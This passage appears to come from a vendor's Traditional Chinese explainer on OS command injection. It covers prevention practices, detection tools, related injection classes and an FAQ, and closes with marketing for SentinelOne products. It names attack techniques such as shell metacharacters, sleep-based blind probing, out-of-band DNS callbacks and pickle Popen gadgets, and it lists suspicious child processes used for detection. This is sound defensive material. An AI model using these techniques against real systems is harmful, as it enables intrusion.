最有效的預防方式是絕不從應用程式層程式碼呼叫 OS 指令. 根據 PortSwigger的說法, 幾乎每個殼層指令都有程式語言原生的替代方式. 使用 InetAddress.getByName("host") 取代透過殼層呼叫 ping. 使用 Python 的 shutil.copy() 取代 os.system("cp ..."). 使用 PHP 內建的 copy(),而不是 system("cp ...").
2. 無法避免呼叫 Shell 時,將參數分開傳遞

如果必須呼叫作業系統命令,請使用將命令與引數分開處理的結構化 API:
py
Java
在 PHP 中,escapeshellarg() 會以單引號包住使用者輸入,將整個值視為單一引數。這能防止注入,但無法防止引數遭到操縱.
3. 使用允許清單驗證,而非封鎖清單
明確定義允許的輸入。預設拒絕其他所有輸入.
根據 OWASP Defense Cheat Sheet,可用於命令引數的允許清單正規表示式為 ^[a-z0-9]{3,10}$.
根據 OWASP,命令引數的任何允許清單正規表示式都必須排除下列字元
4. 使用 -- 引數分隔符
根據 POSIX 指南 10,第一個 -- 引數表示選項到此結束。後續所有引數都視為運算元,即使它們以 - 開頭
shell

當使用者輸入可能包含以連字號開頭的值時,這能防止引數注入.
5. 強制以最低權限執行
以嚴格限制的權限執行 Web 應用程式與元件,禁止任意執行作業系統命令。由於注入的命令 會以 受漏洞影響的應用程式權限執行,因此以低權限使用者身分執行的程序,即使注入成功,也能縮小損害範圍.
6. 與 NIST SSDF 接軌
NIST SP 800-218 (安全軟體開發架構) 提供治理架構。實務做法 PW.8 要求在發布前測試程式碼,找出弱點。實務做法 PW.9 要求採用安全的預設設定,避免危險設定進入正式環境.
搭配適當工具落實這些控制措施,就能及早發現命令注入漏洞,而不是事後補救.
偵測與預防工具
上述 SAST 與 RASP 方法分別處理程式碼審查和執行階段防護。再加上三個層次,即可完善防禦.
DAST 工具
Burp Suite Professional 與 OWASP ZAP 會以注入酬載探測執行中的應用程式,包括運用時間差和帶外技術偵測盲式命令注入。請定期對預備環境執行 DAST 掃描.
Web 應用程式防火牆 (WAF)
OWASP ModSecurity Core Rule Set 包含專門針對遠端程式碼執行的 REQUEST-932-APPLICATION-ATTACK-RCE 規則。AWS WAF Managed Rules 則透過 Core Rule Set.
然而,WAF 有一項關鍵限制。MDSec 的研究人員MDSec記錄了多款主流 WAF 產品在實際環境中遭到繞過的案例,並指出組織「太常將 WAF 當成唯一一道防線」。繞過手法包括利用請求正規化漏洞和 HTTP 參數污染。WAF 應作為應用程式層級輸入驗證的補強,絕不能取而代之。
EDR/XDR 平台
端點偵測與回應 (EDR)及延伸偵測與回應 (XDR) 平台構成最後一道防線。注入攻擊得逞後,這些平台會監控作業系統程序與網路遙測資料,標記非預期的子程序、異常網路連線及橫向移動。此時 Behavioral AI 至關重要:以特徵碼為基礎的工具無法預測攻擊者可能透過注入漏洞執行的每一道命令。
SentinelOne 如何提供協助?
SentinelOne 的 Singularity™ Platform在入侵後階段攔截命令注入攻擊,而這正是許多組織防護最薄弱的環節。在 2024 年 MITRE ATT&CK 評估中,SentinelOne 達成 100% 偵測率、零延遲,警報數量比競品少 88%。當網頁伺服器在注入攻擊得逞後啟動 bash 或 cmd.exe 時,這些能力至關重要。
Singularity AI SIEM將遙測資料、網路連線和身分訊號關聯起來,呈現統一視圖。當命令注入攻擊觸發向攻擊者基礎設施發出的 curl 請求,接著發生橫向移動時,Singularity AI SIEM 會將這些事件串連成完整的攻擊脈絡,而非產生彼此無關的警報。
Purple AI™讓您以自然語言,在 Singularity Data Lake 中獵捕威脅。根據 IDC 的資料,Purple AI 客戶辨識威脅的速度提升 63%,MTTR 降低 55%。您的團隊能更快查明可疑子程序,釐清事件始末。
對於管理 IoT 和嵌入式裝置、卻無法部署代理程式的組織,平台的網路層級遙測資料與身分行為分析,可揭露針對這些裝置的命令注入攻擊。CISA KEV 目錄中的未修補 Zyxel 路由器和 GeoVision 攝影機就是例子。
預約 SentinelOne 產品展示,了解 Singularity Platform 如何在您的環境中找出並阻止命令注入攻擊。

AI-Powered Cybersecurity
Elevate your security posture with real-time detection, machine-speed response, and total visibility of your entire digital environment.
相關漏洞
命令注入屬於更廣泛的 CWE-74 注入漏洞家族。了解同類漏洞及其串連方式,就能封堵所有通往 Shell 的攻擊路徑。
引數注入 (CWE-88)
引數注入是 CWE-77 的子類型,不需要 Shell 中繼字元。攻擊者仍使用原本預期的命令,但操縱傳入的引數或旗標。根據 MITRE 的說明,如果程式支援 -exec 選項,引數注入便可直接串連成作業系統命令注入。開發人員即使封鎖 Shell 中繼字元,只要允許以連字號開頭的值,仍可能遭受攻擊。
程式碼注入 (CWE-94)
程式碼注入會將新的程式碼送入應用程式的執行階段直譯器 (eval(), include(), exec(),用於 PHP/Python)。根據 OWASP 的說明,「命令注入與程式碼注入的差別在於,程式碼注入可讓攻擊者加入自己的程式碼,再由應用程式執行。」當注入的程式碼呼叫 system().
SQL 注入 (CWE-89)
SQL 注入 會操縱資料庫查詢。它透過資料庫特有的功能執行作業系統命令:Microsoft SQL Server 的 xp_cmdshell 可直接從 SQL 查詢中執行作業系統命令,而 MySQL 使用者定義函式也提供類似途徑。MITRE 在其常見攻擊模式列舉與分類 (CAPEC) 目錄中,將這些權限提升途徑記錄為 CAPEC-108(透過 SQL 注入執行命令列)。
伺服器端範本注入 (SSTI)
SSTI 對應 CWE-94,發生於使用者輸入被串接進範本,而非作為資料值傳入時。根據 PortSwigger 的資料,最嚴重時,SSTI 可實現遠端程式碼執行並完全控制伺服器。已記錄的攻擊鏈顯示,儲存型跨網站指令碼 (XSS) 會傳遞 SSTI 酬載,透過存取範本引擎的類別來執行作業系統命令。
不受信任資料的反序列化 (CWE-502)
反序列化攻擊使用精心製作的序列化物件,在物件實例化期間觸發程式碼執行。根據 MITRE 的資料,Python pickle 酬載可覆寫 __reduce__ 來呼叫 Popen 並啟動 shell。透過 Apache Commons Collections 的 Java gadget 鏈可執行 Runtime.exec()。關鍵的繞過優勢在於:酬載以二進位資料區塊形式傳入,能避開所有以字串為基礎的輸入驗證。
共同原理
根據 MITRE CWE-94:「所有注入問題都有一個共通點:它們讓控制平面資料得以注入使用者控制的資料平面。」具體的直譯器,無論是作業系統 shell、SQL 引擎、範本引擎或反序列化程式,決定了 CWE 分類與攻擊語法。根本原因相同:未經清理的輸入進入了將資料視為指令的直譯器。
常見問題
命令注入是一種安全漏洞 (CWE-78):應用程式在組合作業系統命令時串接使用者可控制的輸入,卻未中和對 shell 具有特殊意義的字元。
攻擊者附加 ;、| 或 && 等中繼字元,讓其命令以應用程式的權限執行。注入的指令會延伸現有的作業系統呼叫,而非新增應用程式層的邏輯。
是。CWE-77 和 CWE-78 在 OWASP Top 10:2021 中對應 A03:2021 注入,在 OWASP Top 10:2025 中則對應 A05:2025。注入類別涵蓋多個相關的 CWE,包括命令注入。
可以。攻擊者可能只需向有漏洞的端點傳送精心製作的 HTTP 請求。Ivanti Connect Secure 攻擊鏈 (CVE-2024-21887) 和 Cisco IOS XE 零時差漏洞 (CVE-2023-20198) 都曾遭到遠端利用。
VPN 閘道、路由器和防火牆等網路設備,是風險最高的攻擊面。IoT 裝置、整合作業系統功能的網頁應用程式,以及自行託管的部署平台也深受影響。
近期的 CWE-78 案例 包括 AI 代理與 LLM 訓練平台,這些平台的 Python Popen 呼叫會處理未經淨化的輸入.
攻擊者會探查與作業系統互動的應用程式功能,例如檔案操作, DNS 查詢, 影像處理, 或管理介面. 他們會使用 shell 中繼字元測試 URL 參數, 表單欄位, 標頭, Cookie, 和檔名.
對於盲注,他們會使用 sleep 10 等延遲命令和帶外 DNS 回呼來確認命令是否執行.
關鍵指標包括網頁伺服器程序產生 bash, sh, cmd.exe, 或 PowerShell 作為子程序.
例如 whoami, id, ifconfig, curl, wget, 或 nslookup 等命令,若由網頁應用程式的父程序啟動,也是強烈徵兆. 對陌生網域發出的異常連線請求和 DNS 查詢可能表示弱點已遭利用.
命令注入是最嚴重的弱點類型之一,因為攻擊者能從網頁請求直接取得作業系統層級的控制權. CWE-78 在 KEV 排名中位居 #1.
其遭武器化的比率高於單看弱點數量所預期的比率,因為攻擊者只需一步就能立即取得 shell 存取權限.
會. 注入的命令會以存在弱點的應用程式權限執行. 如果應用程式以 root 身分或較高權限執行,攻擊者就能完全控制系統.
即使權限較低,攻擊者仍可能提升權限, 建立持續存取管道, 或橫向移動. Coolify 的弱點顯示,命令注入可能導致容器逃逸及整台伺服器遭入侵.
沒有任何單一工具能全面涵蓋. SAST 找出危險的程式碼模式, DAST 使用攻擊酬載測試執行中的應用程式, 而 RASP 則能偵測應用程式內實際的命令呼叫.
端點行為監控能在命令執行後偵測到弱點遭利用. 多層防護的效果最好.
仰賴網路設備, IoT 裝置, 或與作業系統整合的網頁應用程式的組織,面臨的風險特別高.
關鍵基礎設施營運商面臨的風險尤其高,2023 年 5 月針對 22 家丹麥能源公司的攻擊便是一例.
深入了解 網路安全


體驗最先進的資安平台
了解全球最智慧、最自主的資安平台如何在今日及未來保護您的組織。
